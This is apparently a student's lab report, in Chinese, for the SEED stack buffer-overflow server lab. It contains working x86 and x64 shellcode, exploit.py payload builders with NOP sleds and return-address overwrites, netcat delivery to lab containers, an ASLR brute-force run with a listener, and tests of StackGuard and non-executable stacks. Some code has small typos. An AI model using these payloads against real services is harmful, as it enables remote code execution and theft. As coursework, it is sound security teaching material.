

3220104519 蔡佳伟

关闭防御措施

```
seed@VM101:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

存在漏洞的程序

任务 0: 熟悉 Shellcode

执行以下命令：

```
seed@VM101:~/Downloads/Labsetup$ cd shellcode
seed@VM101:~/Downloads/Labsetup/shellcode$ ./shellcode_32.py
seed@VM101:~/Downloads/Labsetup/shellcode$ ls
Makefile  call_shellcode.c  shellcode_32.py
README.md  codefile_32        shellcode_64.py
seed@VM101:~/Downloads/Labsetup/shellcode$ ./shellcode_64.py
seed@VM101:~/Downloads/Labsetup/shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
seed@VM101:~/Downloads/Labsetup/shellcode$ ls
Makefile  a32.out  call_shellcode.c  codefile_64  shellcode_64.py
README.md  a64.out  codefile_32      shellcode_32.py
seed@VM101:~/Downloads/Labsetup/shellcode$
```

执行a32.out和a64.out

```

00+400. 0400/seed@VM101:~/Downloads/Labsetup/shellcode$ ./a32.out
total 64
-rw-rw-r-- 1 seed seed 160 Dec 23 2020 Makefile
-rw-rw-r-- 1 seed seed 312 Dec 23 2020 README.md
-rwxrwxr-x 1 seed seed 15740 Oct 26 16:13 a32.out
-rwxrwxr-x 1 seed seed 16888 Oct 26 16:13 a64.out
-rw-rw-r-- 1 seed seed 476 Dec 23 2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 136 Oct 26 16:13 codefile_32
-rw-rw-r-- 1 seed seed 165 Oct 26 16:13 codefile_64
-rwxrwxr-x 1 seed seed 1221 Dec 23 2020 shellcode_32.py
-rwxrwxr-x 1 seed seed 1295 Dec 23 2020 shellcode_64.py
Hello 32
nm-openvpn:x:125:136:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/s
/nologin
user1:x:1002:1002:~/home/user1:/bin/sh
seed@VM101:~/Downloads/Labsetup/shellcode$ ./a64.out
total 64
-rw-rw-r-- 1 seed seed 160 Dec 23 2020 Makefile
-rw-rw-r-- 1 seed seed 312 Dec 23 2020 README.md
-rwxrwxr-x 1 seed seed 15740 Oct 26 16:13 a32.out
-rwxrwxr-x 1 seed seed 16888 Oct 26 16:13 a64.out
-rw-rw-r-- 1 seed seed 476 Dec 23 2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 136 Oct 26 16:13 codefile_32
-rw-rw-r-- 1 seed seed 165 Oct 26 16:13 codefile_64

```

修改shellcode_32.py

```

/home/seed/Downloads/Labsetup/shellcode/shellcode_32.py - Mousepad
File Edit Search View Document Help
#!/usr/bin/python3
import sys


# You can use this shellcode to run any command you want
shellcode = (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # You can modify the following command string to run any command.
    # You can even run multiple commands. When you change the string,
    # make sure that the position of the * at the end doesn't change.
    # The code above will change the byte at this position to zero,
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
    # The * in this line serves as the position mark
    "/bin/rm -f test.txt; echo Delete 32;| *"
    "AAAA" # Placeholder for argv[0] --> "this host"
    "BBBB" # Placeholder for argv[1] --> "-c"
    "CCCC" # Placeholder for argv[2] --> the command string
    "DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode


# Save the binary code to file
with open('codefile_32', 'wb') as f:
    f.write(content)

```

创建了test.txt



执行命令，成功删除文件



任务 1：第一关

搭建实验环境，运行以下命令，运行四台服务器

```
seed@VM101:~/Downloads/Labsetup/server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=100 -DSHOW_FP -z execstack -fno-stack-protector -static -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=180 -z execstack -fno-stack-protector -static -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=200 -DSHOW_FP -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=80 -DSHOW_FP -z execstack -fno-stack-protector -o stack-L4 stack.c
seed@VM101:~/Downloads/Labsetup/server-code$ make install
cp server ../bof-containers
cp stack-* ../bof-containers
```

```
seed@VM101:~/Downloads/Labsetup/server-code$ dcbuild
Building bof-server-L1
Step 1/6 : FROM handsonsecurity/seed-ubuntu:small
small: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
5d39fdfbe330: Pull complete
56b236c9d9da: Pull complete
1bb168ce59cc: Pull complete
588b6963c007: Pull complete
Digest: sha256:53d27ec4a356184997bd520bb2dc7c7ace102bfe57ecfc0909e3524aabf8a0be
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:small
```

```
Successfully tagged seed-image-bof-server:latest
seed@VM101:~/Downloads/Labsetup/server-code$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating server-4-10.9.0.8 ... done
Creating server-1-10.9.0.5 ... done
Creating server-3-10.9.0.7 ... done
Creating server-2-10.9.0.6 ... done
Attaching to server-2-10.9.0.6, server-4-10.9.0.8, server-1-10.9.0.5, server-3-10.9.0.7
```

关闭随机地址后进行两次运行，向服务器发送信息：

```
seed@VM101:~/Downloads/Labsetup/server-code$ echo hello | nc 10.9.0.5 9090
^C
seed@VM101:~/Downloads/Labsetup/server-code$ echo hello | nc 10.9.0.5 9090
^C
```

地址未改变，说明关闭成功

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd2c8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd258
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd2c8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd258
server-1-10.9.0.5 | ==== Returned Properly =====
```

编写攻击代码并发起攻击：

分析exploit.py

```
#!/usr/bin/python3
import sys

shellcode= (
    "" # Put the shellcode in here
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 0 # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xAABBCCDD # Change this number
offset = 0 # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

修改shellcode的值，在exploit.py中填入需要执行的shellcode代码

生成一个全由NOP组成的517个bytes的内容（NOP：空转，不进行任何操作，517：对应stack.c中的从stdin读取517个字符）

然后修改start的值，将全是NOP的内容中的部分替换成shellcode

将content中从offset开始到offset后面4个byte的值一体换成ret生成的地址

最终，执行代码会生成一个内容是content的名为badfile的文件

所以，ret值要修改成shellcode执行入口的地址，offset值要修改成函数栈中偏移地址的值，即ret=ebp+8，offset=ebp-缓存地址+4

将没有修改的exploit.py放入服务器运行，得知dbp=0xffffd2c8 缓存地址=0xffffd258

```
seed@VM101:~/Downloads/Labsetup/attack-code$ cat exploit.py | nc 10.9.0.5 9090
```

```

server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd2c8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd258

```

修改exploit.py:

```

/home/seed/Downloads/Labsetup/attack-code/exploit.py - Mousepad
File Edit Search View Document Help
#!/usr/bin/python3
import sys

hellcode = (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash"
    "-c"
    # You can modify the following command string to run any command.
    # You can even run multiple commands. When you change the string,
    # make sure that the position of the * at the end doesn't change.
    # The code above will change the byte at this position to zero,
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
    # The * in this line serves as the position marker
    "echo 'successjw' *"
    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBB" # Placeholder for argv[1] --> "-c"
    "CCCC" # Placeholder for argv[2] --> the command string
    "DDDD" # Placeholder for argv[3] --> NULL
    .encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

# Put the shellcode somewhere in the payload
start = 517-len(shellcode) # Change this number
content[start:start + len(shellcode)] = shellcode

ret = 0xffffd2c8+8 # Change this number
offset = 0xffffd2c8-0xffffd258+4
content[offset:offset+4]=(ret).to_bytes(4,byteorder='little')
# Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
# content[offset:offset+8]=(ret).to_bytes(8,byteorder='little')

#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)

```

将badfile生成后放入服务器执行

```
seed@VM101:~/Downloads/Labsetup/attack-code$ python3 exploit.py
seed@VM101:~/Downloads/Labsetup/attack-code$ cat badfile | nc 10.9.0.5 9090
seed@VM101:~/Downloads/Labsetup/attack-code$
```

I

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd2c8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd258
server-1-10.9.0.5 | successsjw *AAAABBBBCCCCDDDD
```

成功

任务 2: 第二关

测试服务器2，发现它只给出了buffer的地址0xffffd208，没有ebp，这意味着不能确定缓冲区的大小

```
seed@VM101:~/Downloads/Labsetup/attack-code$ echo hello | nc 10.9.0.6 9090
```

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof(): 0xffffd208
server-2-10.9.0.6 | ==== Returned Properly ====
```

通过题目知道，bufferSize在[100, 200]范围内，所以，offset应该在[100+4, 200+4]范围内，且一定为4的倍数

修改代码exploit.py

offset最大为304，则ret后面（高地址方向）都是NOP指令或shellcode代码，因此ret = buffer's address + 204 + 4 (ret部分占有空间大小)一定会指向NOP指令或shellcode指令入口处，而NOP指令会一直向下跳

从offset=104开始一直填写上面一部确定好的ret值到offset=204结束，则ret部分一定会得到上面的ret值

```

/home/seed/Downloads/Labsetup/attack-code/exploit.py - Mousepad
File Edit Search View Document Help
#!/usr/bin/python3
import sys

shellcode = (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # You can modify the following command string to run any command.
    # You can even run multiple commands. When you change the string,
    # make sure that the position of the * at the end doesn't change.
    # The code above will change the byte at this position to zero,
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
    # the position marker
    "echo 'successcjw' *"
    # Placeholder for argv[0] --> "/bin/bash"
    "BBBB" # Placeholder for argv[1] --> "-c"
    "CCCC" # Placeholder for argv[2] --> the command string
    "DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 517-len(shellcode) # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffd208+204+4 # Change this number
for offset in range(104,204,4):
    content[offset:offset+4]=(ret).to_bytes(4,byteorder='little')

# Use 4 for 32-bit address and 8 for 64-bit address
# content[offset:offset+8]=(ret).to_bytes(8,byteorder='little')

#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)

```

执行代码，在服务器2中运行，发现成功

```

server-2-10.9.0.6 | Buffer's address inside bof(): 0xffffd208
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof(): 0xffffd208
server-2-10.9.0.6 | successcjw *AAAABBBBCCCCDDDD

```

任务 3：第三关

测试服务器3

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffffe200
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007fffffffe130
server-3-10.9.0.7 | ==== Returned Properly ====
```

这是一个64位的服务器， $rbp=0x00007fffffffe200$ ，缓存地址是 $0x00007fffffffe130$ ，服务器地址为8bytes，最高两个字节恒为0，这会导致我们通过`strcpy()`将内容拷贝到stack中，但`strcpy()`见到0就会停止复制，比如radfile文件中的`ret=0x0000XXXXXXXXXXXX`

由结果可知， $buffer_size = 208$ bytes，`shellcode`的长度是165bytes，所以，我们可以将`shellcode`复制到buffer中

我们要在执行`ret`之前执行`shellcode"/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd`
*"（字符串之前（包含该字符串）的`shellcode`长为133bytes）， $buffer_size+ebp$ 段
 $=208+8=216$ ， $offset(208+8)-start+1 \geq 133$ ，所以， $0 \leq star \leq 84$

使用64位的`shellcode`

```

/home/seed/Downloads/Labsetup/shellcode/shellcode_64.py - Mousepad
File Edit Search View Document Help
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
    "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
    "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
    "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
    "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # You can modify the following command string to run any command.
    # You can even run multiple commands. When you change the string,
    # make sure that the position of the * at the end doesn't change.
    # The code above will change the byte at this position to zero,
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
    # The * in this line serves as the position marker
    "/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd      *"
    "AAAAAAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBBBBBB" # Placeholder for argv[1] --> "-c"
    "CCCCCCCC" # Placeholder for argv[2] --> the command string
    "DDDDDDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode

# Save the binary code to file
with open('codefile_64', 'wb') as f:
    f.write(content)

```

把shellcode粘贴到exploit.py中

```

File Edit Search View Document Help
#!/usr/bin/python3
import sys

shellcode= (
    "" # Put the shellcode in here
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 0 # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0x000007fffffffe130 # Change this number
offset = 216 # Change this number

# Use 0 for 32-bit address and 8 for 64-bit address
content[offset:offset+8]=(ret).to_bytes(8,byteorder='little')

#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)

```

执行代码

```

seed@VM101:~/Downloads/Labsetup/attack-code$ python3 exploit.py
seed@VM101:~/Downloads/Labsetup/attack-code$ cat badfile | nc 10.9.0.7 9090
seed@VM101:~/Downloads/Labsetup/attack-code$

```

```

server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffffe200
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007fffffffe130
server-3-10.9.0.7 | ==== Returned Properly ====
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffffe200
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007fffffffe130
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffffe200
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007fffffffe130
server-3-10.9.0.7 | total 40
server-3-10.9.0.7 | -rwxrwxr-x 1 root root 17880 Oct 26 09:11 server
server-3-10.9.0.7 | -rwxrwxr-x 1 root root 17064 Oct 26 09:11 stack
server-3-10.9.0.7 | Hello 64
server-3-10.9.0.7 | gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
server-3-10.9.0.7 | nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
server-3-10.9.0.7 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-3-10.9.0.7 | seed:x:1000:1000::/home/seed:/bin/bash

```

成功

任务 4: 第四关

测试服务器

```

server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 517
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof(): 0x00007fffffffe200
server-4-10.9.0.8 | Buffer's address inside bof(): 0x00007ffffffe1a0

```

这是一个64位的服务器，rbp=0x00007ffffffe200,缓存地址是0x00007ffffffe1a0

buffer size = 96 bytes

函数栈很小，不能将shellcode放进缓冲区，而放在ret段后面又会被截断。但是badfile传进目标程序时已载入数据段，因此可以将ret设置跳转到数据段的shellcode代码部分执行shellcode

ret=rbp+n, n在1184与1424之间

进入server-code文件夹，使用gdb调试：

```
gdb -q stack
gdb-peda$ b main
gdb-peda$ b bof
gdb-peda$ run < badfile
gdb-peda$ print &str
gdb-peda$ c
gdb-peda$ print &buffer
gdb-peda$ print &str
```

```
gdb-peda$ print &buffer
$2 = (char (*)[80]) 0x7fffffffed990
gdb-peda$ print &str
$3 = (char **) 0x7fffffffed978
```

可以得到此时buffer地址0x7fffffffed2d0，str地址0x7fffffffed2b8 但同时会观察到，这里打印出来的 buffer 地址和 rbp 地址与前面echo 的不一致，是因为使用gdb运行时添加的环境变量越多，栈起始位置越低，buffer地址也就不同。所以这里我们取两者的差值 24 作为 str 相对于buffer 的相对位置，这个差值在不同的环境下应该是相同的

修改exploit.py

思路是一样的

(尝试用了一下命令行，还是跑不出来，用的这个差值😭)

任务 5：地址随机化

开启随机地址

```
seed@VM101:~/Downloads/Labsetup/server-code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
```

测试服务器1, 服务器3

不一样

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 0
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xff970c58
server-1-10.9.0.5 | Buffer's address inside bof(): 0xff970be8
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 0
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xff823c08
server-1-10.9.0.5 | Buffer's address inside bof(): 0xff823b98
server-1-10.9.0.5 | ==== Returned Properly ====
```

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 0
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007ffd09f26c60
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007ffd09f26b90
server-3-10.9.0.7 | ==== Returned Properly ====
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 0
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007ffcf242a870
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007ffcf242a7a0
server-3-10.9.0.7 | ==== Returned Properly ====
```

尝试破解攻击

执行exploit.py程序并执行脚本

```
the program has been running 55 times so far.  
9 minutes and 17 seconds elapsed.  
The program has been running 56 times so far.  
9 minutes and 18 seconds elapsed.  
The program has been running 57 times so far.  
9 minutes and 18 seconds elapsed.  
The program has been running 58 times so far.  
9 minutes and 18 seconds elapsed.  
The program has been running 59 times so far.  
9 minutes and 19 seconds elapsed.  
The program has been running 60 times so far.  
9 minutes and 19 seconds elapsed.  
The program has been running 61 times so far.
```

```
10 minutes and 3 seconds elapsed.  
The program has been running 1868 times so far.  
10 minutes and 4 seconds elapsed.  
The program has been running 1869 times so far.  
10 minutes and 4 seconds elapsed.  
The program has been running 1870 times so far.
```

在另一个终端下进行监听

```
seed@VM101:~/Downloads/Labsetup/attack-code$ nc -lnv 9090  
Listening on 0.0.0.0 9090
```

任务 6: 其他防护措施

打开StackGuard保护，并将badfile文件传输到stack-L1文件中，在/Labsetup/serve-code目录下直接执行stack-L1文件

```
seed@VM101:~/Downloads/Labsetup/server-code$ gcc -DBUF_SIZE=100 -DSHOW_FP -z exe  
cstack -static -m32 -o stack-L1 stack.c
```

检测到了stack smashing

```
seed@VM101:~/Downloads/Labsetup/server-code$ ./stack-L1 < ../attack-code/badfile
Input size: 517
Frame Pointer (ebp) inside bof(): 0xffe6d978
Buffer's address inside bof(): 0xffe6d908
*** stack smashing detected ***: terminated I
Aborted (core dumped)
```

打开Non-executable Stack（栈堆不可执行）保护

```
seed@VM101:~/Downloads/Labsetup/shellcode$ ls
Makefile  a32.out  call_shellcode.c  codefile_64  shellcode_64.py
README.md a64.out  codefile_32      shellcode_32.py
seed@VM101:~/Downloads/Labsetup/shellcode$ gcc -m32 -o a32.out call_shellcode.c
seed@VM101:~/Downloads/Labsetup/shellcode$ gcc -o 164.out call_shellcode.c
```

```
seed@VM101:~/Downloads/Labsetup/shellcode$ ./a32.out
Segmentation fault (core dumped)
```

```
seed@VM101:~/Downloads/Labsetup/shellcode$ gcc -o a64.out call_shellcode.c
seed@VM101:~/Downloads/Labsetup/shellcode$ ./a64.out
Segmentation fault (core dumped)
```

此时编译出的两个程序都无法正常运行